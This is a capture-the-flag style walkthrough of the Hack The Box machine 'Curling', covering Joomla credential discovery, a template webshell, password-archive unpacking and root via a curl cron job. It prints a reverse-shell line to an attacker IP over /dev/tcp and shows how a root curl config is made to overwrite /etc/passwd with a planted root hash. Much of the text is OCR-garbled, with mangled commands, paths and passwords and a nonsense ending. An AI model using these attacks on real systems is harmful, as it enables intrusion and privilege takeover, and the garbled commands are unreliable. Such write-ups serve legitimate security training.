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- Resources:
 - 1. Savitar YouTube walk-through https://htbmachines.github.io/
 - 2. Oxdf gitlab: https://Oxdf.gitlab.io/
 - 3. Oxdf YouTube: https://www.youtube.com/@0xdf
 - 4. Privacy search engine https://metager.org
 - 5. Privacy search engine https://ghosterysearch.com/
 - 6. CyberSecurity News https://www.darkreading.com/threat-intelligence
 - 7. https://book.hacktricks.xyz/



• View terminal output with color

▷ bat -l ruby --paging=never name_of_file -p

NOTE: This write-up was done using BlackArch



Synopsis:

Curling was a solid box easy box that provides a chance to practice some basic enumeration to find a password, using that password to get access to a Joomla instance, and using the access to get a shell. With a shell, I'll find a compressed and encoded backup file, that after a bit of unpacking, gives a password to privesc to the next user. As that user, I'll find a root cron running curl with the option to use a configuration file. It happens that I can control that file, and use it to get the root flag and a root shell. In Beyond root, I'll look at how setuid applies to scripts on most Linux flavors (and how it's different from Solaris as I showed with Sunday), and how the Dirty Sock snapd vulnerability from a couple months ago will work here to go to root. ~0xdf

Skill-set:

- 1. Information Leakage wtf xo
- Joomla Enumeration
- 3. Joomla Exploitation [Abusing Templates] [RCE
- 4. Decompression Challenge
- 5. Abusing Curl [Playing with config files] [Privilege Escalation

Basic Recon

1. Ping & whichsystem.py

```
    1. ▷ ping -c 1 10.129.5.46
    2. ▷ whichsystem.py 10.129.5.46
    [+]==> 10.129.5.46 (ttl -> 63): Linux
```

2. Nmap

openssh (1:7.6p1-4ubuntu0.5) *Ubuntu Bionic*-security; urgency=medium

3. Discovery with Ubuntu Launchpad

```
1. D launchpad.sh run
Enter the path of your nmap scan output file: /home/h@x@r/hackthebox/curling/portzscan.nmap

=>> [+] Here is the launchpad OS version.
openssh (1:7.6p1-4ubuntu0.5) bionic-security; urgency=medium

=>> [+] Here is the Launchpad url it was scrapped from.
https://launchpad.net/ubuntu/+source/openssh/1:7.6p1-4ubuntu0.5

=>> [+] Here is the launchpad OS version.
Register](https://launchpad.net/ubuntu/focal/amd64/apache2/2.4.41-1ubuntu1/+login)

=>> [+] Here is the Launchpad url it was scrapped from.
https://launchpad.net/ubuntu/focal/amd64/apache2/2.4.41-1ubuntu1
```

4. Whatweb


```
1. ▷ whatweb http://10.129.5.46
http://10.129.5.46 [200 OK] Apache[2.4.29], Bootstrap, Cookies[c0548020854924e0aecd05ed9f5b672b], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], HttpOnly[c0548020854924e0aecd05ed9f5b672b], IP[10.129.5.46], JQuery, MetaGenerator[Joomla! - Open Source Content Management], PasswordField[password], Script[application/json], Title[Home]
```

5. Joomla Framework

```
    Looking forward to pwning Joomla Framework.
    What is Joomla?
    Joomla Tutorial - Joomla is an open source Content Management System (CMS), which is used to build websites and online applications. It is free and extendable which is separated into front-end templates and back-end templates (administrator). Joomla is developed using PHP, Object Oriented ...
    https://www.tutorialspoint.com/joomla/index.htm
```



Site enumeration



```
    I see the name `-floris`. Not sure if that is the site admin or not.
    I open up the view page source and find `<!-- secret.txt -->`
    I put it in the navigation bar.
    http://curling.htb/secret.txt
    >>> Q3VybGluZzIwMTgh
    b echo "Q3VybGluZzIwMTgh" | base64 -d; echo
    Curling2018!
    Looks like it could be a password
    I try the `/administrator/index.php` url found by the nmap http-enum scan.
    I try the password `Curling2018!` with the user we first saw on the main page. floris.
    SUCCESS, I get in.
```



CMD Shell as www-data

7. Enumerating Joomla as user floris:Curling2018!

```
    http://curling.htb/templates/protostar/pwn3d.php?cmd=bash -c "bash -i >%26 /dev/tcp/10.10.14.3/443 0>%261"
    SUCCESS
```

Upgrade the shell

9. Upgrade the shell

```
1. www-data@curling:/var/www/html/templates/protostar$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@curling:/var/www/html/templates/protostar$ ^Z
[1] + 150841 suspended sudo nc -nlvp 443
-/hackthebox/curling > stty raw -echo; fg
[1] + 150841 continued sudo nc -nlvp 443
-/hackthebox/curling > stty raw -echo; fg
[1] + 150841 continued sudo nc -nlvp 443

<tml/templates/protostar$ export TERM=xterm=256color
www-data@curling:/var/www/html/templates/protostar$ source /etc/skel/.bashrc
www-data@curling:/var/www/html/templates/protostar$ stty rows 39 columns 162
www-data@curling:/var/www/html/templates/protostar$ export SHELL=/bin/bash
www-data@curling:/var/www/html/templates/protostar$ echo $SHELL
/bin/bash
www-data@curling:/var/www/html/templates/protostar$ echo $TERM
xterm=256color
www-data@curling:/var/www/html/templates/protostar$ tty
/dev/pts/0
```

Begin Enumeration

10. Begin enumeration as www-data

```
7. www-data@curling:/var/www/html/templates/protostar$ cat /etc/passwd | grep -i "sh$"
```

A very compressed password.txt file

11. This password_backup looks like it is double encoded but it is not.

```
    www-data@curling:/home/floris$ cat password_backup | xxd -r > /tmp/file
    www-data@curling:/home/floris$ file /tmp/file
    /tmp/file: bzip2 compressed data, block size = 900k
    It is compressed in a bizip2 archive.
    www-data@curling:/tmp$ bzip2 -d file.bz2
    www-data@curling:/tmp$ ls -la
    -rw-r--r-- 1 www-data www-data 173 Jun 4 19:08 file
    www-data@curling:/tmp$ file file
    gzip compressed data, was "password", last modified: Tue May 22 19:16:20 2018, from Unix
    Now we have a gzip compressed file.
```

```
8. www-data@curling:/tmp$ ls -l
total 4

-rw-r-r-1 www-data www-data 173 Jun 4 19:08 file
9. www-data@curling:/tmp$ wr file file.gz
10. www-data@curling:/tmp$ gunzip file.gz
11. Finally we have our decoded and twice decompressed file.
12. Ah, spoke too soon. It is archived in bz2 again.
13. www-data@curling:/tmp$ cat file
BZh91AY&SYGA@ePt t"dhhOrlS@GBET>P@#I būj3x(*N&Hk1*"[]B@6
13. www-data@curling:/tmp$ file file
file: bzip2 compressed data, block size = 900k
14. www-data@curling:/tmp$ my file file.bz2
15. www-data@curling:/tmp$ my file file.bz2
16. www-data@curling:/tmp$ file file
file: POSIX tar archive (GNU)
17. Now it is a compressed tar file.
18. www-data@curling:/tmp$ tar -xf file.tar
19. www-data@curling:/tmp$ tar -xf file.tar
20. www-data@curling:/tmp$ tar -xf file.tar
21. www-data@curling:/tmp$ tar -xf file.tar
22. www-data@curling:/tmp$ and 19:08 file.tar
-rw-r--r-- 1 www-data www-data 19 May 22 2018 password.txt
5d*wdCbdZu)|hChXll
```

Pivot to user floris

12. Success, so now we have this password 5d<wdCbdZu)|hChXll

```
1. www-data@curling:/tmp$ su floris
Password: &d:wdcDdzu)|hchXll
2. floris@curling:/tmp$ cd /home/floris &d. cat user.txt

6757ec4c5d2a482ededeedba4240f24c
3. floris@curling:-$ ls -l
total 12
drwxr-x--- 2 root floris 4996 Aug 2 2022 admin-area
4. floris@curling:-$ cd admin-area}\
floris@curling:-$ dmin-area$ cat /etc/crontab
# /etc/crontab: system-wide crontab

6. floris@curling:-/admin-area$ systemctl list-timers

NEXT

LEFT

LAST

PASSED

UNIT

ACTIVATES

Phi Hamin ago apt-daily.timer

apt-daily.service

$h 1 Hamin ago apt-daily.upgrade.timer

phypessionclean.service

$h 1 Hamin ago systemd-tmpfiles-clean.timer systemd tmpfiles-clean.service

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$h 1 Hamin ago spt-daily.upgrade.timer

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procmon.sh

13. We will need to create a process monitoring script

```
1. florisgeurling:-/admin-areaS ls /var/spool/cron/atjobs/
ls: cannot open directory '/var/apool/cron/atjobs/': Permission denied
2. florisgeurling:/tmp5 touch procomon.sh
3. florisgeurling:/tmp5 touch procomon.sh
5. florisgeurling:/tmp5 /procomon.sh
6. florisgeurling:/tmp5 /procomon.sh
7. This script will show you processes being executed in real time and who is running those processes.

8. florisgeurling:/tmp5 cat procomon.sh
#!/bin/bash
old_process-6(ps -eo user,command)
while true; do
new.process-6(ps -eo user,command)
diff <(echo "Sold_process") <(echo "Snew_process") | grep "[\>\<]" | grep -vE "command|diff|kworker"
old_process-Snew_process
done
florisgeurling:/tmp5 ./procomon.sh
> root /user/abin/cBON =f
> root /user/abin/cBON =f
> root /user/abin/cBON =f
> root /bin/sh - c sleep 1; cat /root/default.txt > /home/floris/admin-area/report

    root curl = K /home/floris/admin-area/input -o /home/floris/admin-area/report

    root sleep 1
    root sleep 1; cat /root/default.txt > /home/floris/admin-area/report

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curl -K flag PoC

14. Curl -k flag means provide config file with urls in it

```
    root /bin/sh -c curl -K /home/floris/admin-area/input -o /home/floris/admin-area/report
    We got the above command from procmon.sh. It is showing that root is curling a config file with urls in it and outputting it to report.
    Here is a proof of concept.
    I make a config called test.
    floris@curling:/tmp$ touch test
    floris@curling:/tmp$ nano test
    floris@curling:/tmp$ cat test
    url = "http://10.10.14.3/testing.html"
```

15. We ca direct the output in a config to the dest of choosing.

Hacking Passwd file

• #pwn_passwd_file_hacking

16. Hacking the Passwd file

```
GNU nano 2.9.3

url = "http://10.10.14.2/passwd"
output = "/etc/passwd"
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```
1. floris@curling:/tmp$ cat test
url = "http://l0.10.14.3/passwd"
2. I set up a python server on port 80
3. Open up the '/etc/passwd' on target server.
4. floris@curling:/tmp$ cat /etc/passwd
root:x:0:0:root:/soit/bin/bash
5. copy the entire passwd to your local working directory and call it passwd
6. curling D cat passwd
root:x:0:0:root:/root:/bin/bash
7. change the root password of the passwd file you exfiltrated on your copy.
8. curling D opensal passwd
Password: hello
Verifying - Password: hello
Verifying - Password: hello
10. ~/hackthebox/curling D vim passwd
11. ~/hackthebox/curling D vim passwd
root:$1$K33GXWxX$wYfkt1jtG4PXijM9SbC8B1:0:0:root:/root:/bin/bash
12. So we have our imposter passwd that is going to overwrite the real passwd file because this curl cron job is being run as root.
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```
Every 1.0s: cat /etc/passwd
000ing: Tue Jun 4 23:37:27 2024
root:$1$K33GXWxX$wYfkt1jtG4PXijM9SbC8B1:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Now you will cd into where the vulnerable file is and change the curl input file

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1. TherisQuarting:/tasid numerical forms

Costagenting:-1 total 12

dotal 13

dotal 16

dotal 16
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